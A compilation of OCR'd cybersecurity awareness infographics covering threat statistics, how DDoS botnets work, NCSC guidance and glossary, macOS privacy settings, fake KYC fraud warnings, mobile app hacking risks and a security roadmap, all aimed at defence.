
Tighten the overall security posture of the network

Avoid exposure to unnecessary security risks

Presented by: tufin

Developed by NOWSOURCING

Sources:
us-cert.gov/ncas/alerts/TA16-250A
www-03.ibm.com/security/data-breach
cybersecurityventures.com/cybersecurity-market-report
2017 Survey conducted by Tufin and Enterprise Strategy Group (ESG)
cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016
riskbasedsecurity.com/2017/01/2016-reported-data-breaches-expose-over-4-billion-records


RANSOMWARE
Prepare to be exploited in 2016 as criminal gangs rush to make the most of this lucrative 'business'.
165% RISE
MOBILE MALWARE
A steep rise in malicious apps will threaten all mobile device users and their data as the entry barriers to app development come down.
20 MILLION BAD APPS
RISE OF THE BOTS
IOT devices that can lock, monitor or have access to your data will become prevalent, bringing a new breed of vulnerabilities with them.
50 BILLION DEVICES
500 Gbps DDOS ATTACKS
4.6 BILLION CLOUD USERS
HACTIVISM
More people will take justice into their own hands - weather through leaking confidential data or unleashing DDOS attacks against their perceived enemies.
CLOUD DATA
The cloud industry is forecast to grow by 18.4% - while most security policies are still reliant upon simple SSL encryption.


THE ANATOMY OF A DDoS ATTACK

A distributed denial-of-service (DDoS) attack is a constantly evolving menace that threatens online businesses with downed websites, financial losses, and damaged client relationships.

Whether you knew it or not, you've been a witness to such attacks—and possibly even a victim, as many Web-enabled devices become accessories to cybercrime without owners ever knowing.

MO(DDoS) OPERANDI

In order to protect yourself from DDoS attacks, you need to understand the underlying ecosystem and your organization's place in it.



THE VICTIMS

While high-profile data breaches make headlines on a practically daily basis, the truth is that anyone with a public Web presence is a potential target.

- Large Corporations
- Mid-Sized Corporations
- Small Businesses
- Political Entities
- Controversial Leaders
- Online Personalities

A typical DDoS attack is executed using a **botnet**.

A botnet is a group of malware-infected devices that hackers can use for DDoS attacks—even as device owners browse the Internet, unaware of any malicious activity.

THE ARMS DEALERS

Who creates the botnets, and how do they do it?

Who They Are	What They Do
The Kit Maker	Builds user-friendly toolkits that make botnets easily accessible
The Builder	Uses malware kits to build botnets for herders and booters
The Bot Herder	Controls botnets via remote command-and-control servers
The Booter	Sells botnets and toolkits under the guise of server stressers

THE CYBER CRIMINALS

Who buys these weapons, and why might they attack you?

The Hacktivist
To express criticism to politicians, governments, or controversial persons or organizations

The Intimidator
To suppress free speech and political discussions

The Harasser
To bully online users

The Extortionist
For the money
*(**Pro tip**: Don't give it to them.)*

The Hired Gun
To make a living

The Script Kiddie
For the thrill of it or to brag to their peers

CYBERCRIME AND THE BOTTOM LINE

According to a 2015 Ponemon study, DDoS attacks are the **#1 type of cyberattack** on large corporations—and are more costly than you might think.

51% of companies have experienced a DDoS attack.

1.9 attacks Average number of successful cyberattacks per company each week

35% of cyberattack culprits are malicious insiders: employees, contractors, or business partners.

THE COST OF UNLAWFUL ENTRY

The average cost to resolve a DDoS attack is **$408,292.**

$21,155 Average cost of a cyberattack, per day

19.3 days Average time to resolve a DDoS attack

70% of DDoS attack victims are targeted more than once, according to a 2014 Incapsula survey.

What's worse, DDoS attacks impact entire organizations, not just IT departments.

Areas Most Financially Impacted by a DDoS Attack

THE UNSEEN COSTS

DDoS attacks can have long-term consequences beyond the financial impact.

Consequences of a Cyberattack

- **39%** Business disruption
- **35%** Information loss
- **21%** Revenue loss
- **5%** Other

It can take years for companies to recover, both financially and in terms of lost trust.

Consequence	%
Had to replace hardware or software	52%
Found malware installed on their network	50%
Experienced loss of customer trust	43%
Acknowledged theft of customer data	33%
Suffered intellectual property loss	19%

DDoS attacks come in many shapes and sizes and are nearly impossible to prevent on your own. Learn more about protecting yourself from DDoS attacks at incapsula.com/ddos.

SOURCES
"2015 Cost of Cyber Crime Study: Global," Hewlett Packard Enterprise/Ponemon Institute
"What DDoS Attacks Really Cost Businesses," 2014, Incapsula

facebook.com/Incapsula
twitter.com/Incapsula_com
IMPERVA INCAPSULA

National Cyber Security Centre

10 Steps to Cyber Security

Defining and communicating your Board's Information Risk Regime is central to your organisation's overall cyber security strategy. The National Cyber Security Centre recommends you review this regime – together with the nine associated security areas described below, in order to protect your business against the majority of cyber attacks.

Network Security

Protect your networks from attack. Defend the network perimeter, filter out unauthorised access and malicious content. Monitor and test security controls.

User education and awareness

Produce user security policies covering acceptable and secure use of your systems. Include in staff training. Maintain awareness of cyber risks.

Malware prevention

Produce relevant policies and establish anti-malware defences across your organisation.

Removable media controls

Produce a policy to control all access to removable media. Limit media types and use. Scan all media for malware before importing onto the corporate system.

Secure configuration

Apply security patches and ensure the secure configuration of all systems is maintained. Create a system inventory and define a baseline build for all devices.

Set up your Risk Management Regime

Assess the risks to your organisation's information and systems with the same vigour you would for legal, regulatory, financial or operational risks. To achieve this, embed a Risk Management Regime across your organisation, supported by the Board and senior managers.

Managing user privileges

Establish effective management processes and limit the number of privileged accounts. Limit user privileges and monitor user activity. Control access to activity and audit logs.

Incident management

Establish an incident response and disaster recovery capability. Test your incident management plans. Provide specialist training. Report criminal incidents to law enforcement.

Monitoring

Establish a monitoring strategy and produce supporting policies. Continuously monitor all systems and networks. Analyse logs for unusual activity that could indicate an attack.

Home and mobile working

Develop a mobile working policy and train staff to adhere to it. Apply the secure baseline and build to all devices. Protect data both in transit and at rest.

For more information go to www.ncsc.gov.uk @ncsc

HOW TO PROTECT YOUR PRIVACY ON MAC

Follow these easy steps to protect the personal data on your device running macOS or Mac OS X.

1 Easily encrypt your Mac with the built-in FileVault.

Turn FileVault on to make your files are unreadable if someone else gets hold of your computer while powered off or locked.

How: System Preferences > Security & Privacy > FileVault

2 Set a password for your account and disable automatic login.

Remember to require your password after your Mac sleeps and of course, use a strong, lengthy password. Note that Disable automatic login has been removed from macOS Sierra.

How: System Preferences > Security & Privacy > General

3 Update macOS regularly.

Don't ignore those installation prompts! Remember you can check for updates at any time.

How: Apple icon > About This Mac > Software Update

4 Make sure the firewall is turned on.

Enabling the built-in firewall will block incoming connections. You can also choose to allow only signed software to accept incoming connections under Firewall Options.

How: System Preferences > Security & Privacy > Firewall

5 Enable stealth mode.

Being in stealth mode means your Mac will not respond to connection attempts from the network.

How: System Preferences > Security & Privacy > Firewall > Firewall Options

6 Set the computer to log out after a period of inactivity.

The default for automatic logout is 60 minutes but shorter is better.

How: System Preferences > Security & Privacy > General > Advanced

7 Require an admin password for system-wide changes.

This helps protect against malware doing widespread damage.

How: System Preferences > Security & Privacy > General > Advanced

8 Control which apps are accessing your location.

Verify what's using your location data and disable any location services you don't need.

How: System Preferences > Security & Privacy > Privacy > Location Services

9 Restrict which types of apps are allowed to run on your Mac.

For more protection, grant permission only to the Mac App Store.

How: System Preferences > Security & Privacy > General

10 Make sure the firewall is turned on.

Enabling the built-in firewall will block incoming connections. You can also choose to allow only signed software to accept incoming connections under Firewall Options.

How: System Preferences > Security & Privacy > Firewall

11 Stop sending diagnostics and usage data.

This data can include information such as the apps you use and your location.

How: System Preferences > Privacy > Diagnostics & Usage

12 Set the computer to log out after a period of inactivity.

Disable things like screen sharing, file sharing, printer sharing, remote login, etc. unless you're sure you need them.

How: System Preferences > Sharing

Congratulations! You've just taken a big step to increasing privacy and protecting the data on your Mac.

https://spreadprivacy.com/mac-privacy-tips


Fake KYC Fraud

INTRO

Fraudsters are leveraging the importance of KYC to do fraud by sending **phishing SMS or vishing Calls.**

MODUS OPERANDI

- The **fraudster sends an SMS**, stating to update the KYC details in Bank or Wallet account (PayTm, PhonePe, etc).
- The fraudster may **ask to download the application** **(Anydesk, TeamViewer, Quick Support)** which helps them to take control over your phone.
- Once they get access to your phone, **they withdraw huge amounts** to their account once they get the credentials.



IMPACT

- **Loss of Money** from Bank Account or Digital Wallet
- **Loss of control** over Credit/Debit Cards and Digital Wallets

DO'S & DONT'S

DO NOT Share:

- Card Number
- OTP/UPI PIN/CVV
- Banking Details
- Personal Details

DO NOT Call any unknown number

DO NOT click on any suspicious link

DO NOT download any application for KYC Purpose

DO report the crime @ **www.cybercrime.gov.in**

@MahaCyber1 @mahacyber

National Cyber Security Centre

NCSC Glossary

This glossary explains some common words and phrases relating to cyber security, originally published via the **@NCSC** Twitter channel throughout December. The NCSC is working to demystify the jargon used within the cyber industry. For an up-to-date list, please visit **www.ncsc.gov.uk/glossary**.

Antivirus
Software that is designed to detect, stop and remove viruses and other kinds of malicious software.

Botnet
A network of infected devices, connected to the Internet, used to commit co-ordinated cyber attacks without their owners' knowledge.

Bring your own device (BYOD)
An organisation's strategy or policy that allows employees to use their own personal devices for work purposes.

Cloud
Where shared compute and storage resources are accessed as a service (usually online), instead of hosted locally on physical services.

Cyber attack
Malicious attempts to damage, disrupt or gain unauthorised access to computer systems, networks or devices, via cyber means.

Cyber security
The protection of devices, services and networks - and the information on them - from theft or damage.

Denial of Service (DoS)
When legitimate users are denied access to computer services (or resources), usually by overloading the service with requests.

Digital footprint
A 'footprint' of digital information that a user's online activity leaves behind.

Encryption
A mathematical function that protects information by making it unreadable by everyone except those with the key to decode it.

End user device
Collective term to describe modern smartphones, laptops and tablets that connect to an organisation's network.

Firewall
Hardware or software which uses a defined rule set to constrain network traffic to prevent unauthorised access to (or from) a network.

Internet of Things (IoT)
Refers to the ability of everyday objects (rather than computers and devices) to connect to the Internet. Examples include kettles, fridges and televisions.

Macro
A small program that can automate tasks in applications (such as Microsoft Office) which attackers can use to gain access to (or harm) a system.

Patching
Applying updates to firmware or software to improve security and/or enhance functionality.

Phishing
Untargeted, mass emails sent to many people asking for sensitive information (such as bank details) or encouraging them to visit a fake website.

Ransomware
Malicious software that makes data or systems unusable until the victim makes a payment.

Software as a Service (SaaS)
Describes a business model where consumers access centrally-hosted software applications over the Internet.

Social engineering
Manipulating people into carrying out specific actions, or divulging information, that's of use to an attacker.

Spear-phishing
A more targeted form of phishing, where the email is designed to look like it's from a person the recipient knows and/or trusts.

Trojan
A type of malware or virus disguised as legitimate software, that is used to hack into the victim's computer.


Two-factor authentication (2FA)
The use of two different components to verify a user's claimed identity. Also known as multi-factor authentication.

Water-holing (watering hole attack)
Setting up a fake website (or compromising a real one) in order to exploit visiting users.


Whaling
Highly targeted phishing attacks (masquerading as legitimate emails) that are aimed at senior executives.

Whitelisting
Authorising approved applications for use within organisations in order to protect systems from potentially harmful applications.

Zero-day
Recently discovered vulnerabilities (or bugs), not yet known to vendors or antivirus companies, that hackers can exploit.



STATE OF SECURITY IN THE APP ECONOMY
ARXAN
Protecting the App Economy™
Mobile App Hacking Revealed for Top Mobile Apps
TOP 100 PAID APPS
Apple iOS
Hacked 92%
8% Not Hacked
Android
Hacked 100%
POPULAR FREE APPS
Apple iOS
Hacked 40%
60% Not Hacked
Android
Hacked 80%
20% Not Hacked
TYPES OF MOBILE APP HACKS
Tampering, Piracy and Intellectual Property Theft
Disabled Security
Unlocked or Modified Features
Ad-removed Version
Malware-infested Version
Free Pirated Copies
Source Code/IP Theft
ECONOMIC VALUE AT STAKE
Mobile Payments Volume $124B (2011) $945B (2015)
Mobile App Revenues $8.5B (2011) $46B (2016)
Enterprise Mobile Apps $7B (2011) $11.5B (2014)
Source: ABI Research, TechNavio, KPMG
CONSEQUENCES TO APP OWNERS
Financial Loss
Brand & Reputation Loss
User Experience Compromise
Liability Exposure
THE ANATOMY OF AN APP HACK
1 TARGET
2 REVERSE-ENGINEER
3 TAMPER
1. Define the Exploit and Attack Targets
• Compromise security: authentication, encryption, jailbreak detection, DRM, etc.
• Modify or steal functionality.
2. Reverse-Engineer the Code
• Understand the code with automated tools
• Dynamic analysis (e.g. debugging, tracing, memory analysis)
• Static analysis (e.g. disassembly, decompilation)
3. Tamper with the code
• Modify targeted parts of the code
• Create and distribute a tampered version
• Steal IP for illegal use
MOBILE APP PROTECTION STEPS
1 Assess risks and attack targets
2 Harden the code against reverse engineering
3 Make the app tamper-proof and self defending

Cybersecurity Event Management Process



Based on the Government of Canada Cyber Security Event Management Plan (GC CSEMP) 2018

1st Global Cybersecurity Observatory - Insight
cyberstartupobservatory.com


Cybersecurity Roadmap
Act Now
Critical Services
Start this now:
This is a risk assessment of your critical business services, followed by work to fill the security control gaps.
Your goal is cyber resilience
This is an enterprise-wide activity to document your critical services and the people, software, data, facilities and vendors those services depend on
Identify Critical Services
Your critical system inventory needs an inventory of the cybersecurity controls already in place. This info must be sufficient to supply the next steps
Identify Baseline Controls
The team must also begin a threat and risk assessment for each of your critical systems so that you can understand the impact if a critical system suffers damage to confidentiality, integrity or availability (CIA).
Assess Threats
Once you've documented the threats and vulnerabilities, you can calculate a simple risk score.
Risk = Threat x Vulnerability
Assess Risks
Filling the gaps should be done in accord with your chosen cybersecurity framework, and documented so that as threats evolve, your controls can evolve.
Fill Control Gaps
Cyber Hygiene
Cyber security (CS) is what your CS team does; this includes cyber hygiene -- those activities we all perform in order to stay "clean."
Cyber hygiene is everyone's responsibility!
Policies
Policies need monitoring and enforcement.
Patching
How long does it take your team to implement security patches or mitigate high risk CVE-listed vulnerabilities? Cyber criminals often use threat intelligence tools and exploit the lag between patch releases and implementation.
P***word
Policies need monitoring and enforcement.
Threat Landscape
The threat landscape is wide and deep
Malicious: Ex-Microsoft engineer convicted of 18 felonies after stealing $10M in digital currency.
Non-malicious: Stressed, tired employees are behind four in 10 of the most severe data breach incidents.
Insider Threat
2020 IBM X-Force report says financial services retained its top spot as the most targeted sector. Yay fintech!? What are the most common threats in your industry?
Industry Sector
What are the threats in your region? Collaboration is increasing every day (them, not us). Malware-as-a-Service? Insider-as-a-Service?
Region
Top 3 attack vectors:
1. phishing @ 31%
2. scan and exploit @ 30%
3. stolen credentials @ 29%
Global
The future does not look bright for Cybersecurity. AI is taking on a malevolent and offensive role—in tandem with defensive AI systems. Contrary to a recent report on malicious AI which suggests that "one of our best hopes to defend against automated hacking is also via AI", an AIC analysis suggests that over-reliance on AI will be counter-productive.
AI Crime
Incident Response
An inexpensive incident response can be very expensive!
Exercise
Incident response must be exercised with a wide variety of scenarios, and must include all stakeholders. Table-top and cyber ranges should be used.
Comms Strategy
This is a critical piece of the incident response playbook. Who does the talking? What will you say to each stakeholder group? What do the lawyers want you to never, ever say?
Learn
At the end of every incident, you must review your plan, review your actions, review the results, learn, and incorporate the new knowledge into your next incident response.
Supply Chain
Do you want to join SolarWinds in the headlines?
This may be your highest risk area, it may also be your most difficult to mitigate risks. You have no real visibility into your vendors' security posture.
What Is your Risk?
Require suppliers to provide proof of good CS practices. Require a software bill of materials or cybersecurity bill of materials (SBOM/CBOM).
Use Contracts
You may have to help them get started. You may also need their active and successful participation during an incident.
Work Together
Mobile
Mobile is risky because your executable code is running on customer devices, and customer devices are notorious for making a cozy home for malware.
Mobile is hard
7-Eleven Japan $500k; Under Armour - 150M accounts leaked; British Airways Mobile App Breach 380K accounts leaked; Equifax, Western Union, Priceline… The list of mobile app incidents is very, very long.
OWASP!
OWASP provides a cookbook for mobile app security testing and a formal mobile app verification standard.
3rd Party Devs
Ensure that any mobile app in development has the contract terms amended to include requirement that the vendor verifiably implements OWASP MASVS and MSTG.
Cloud
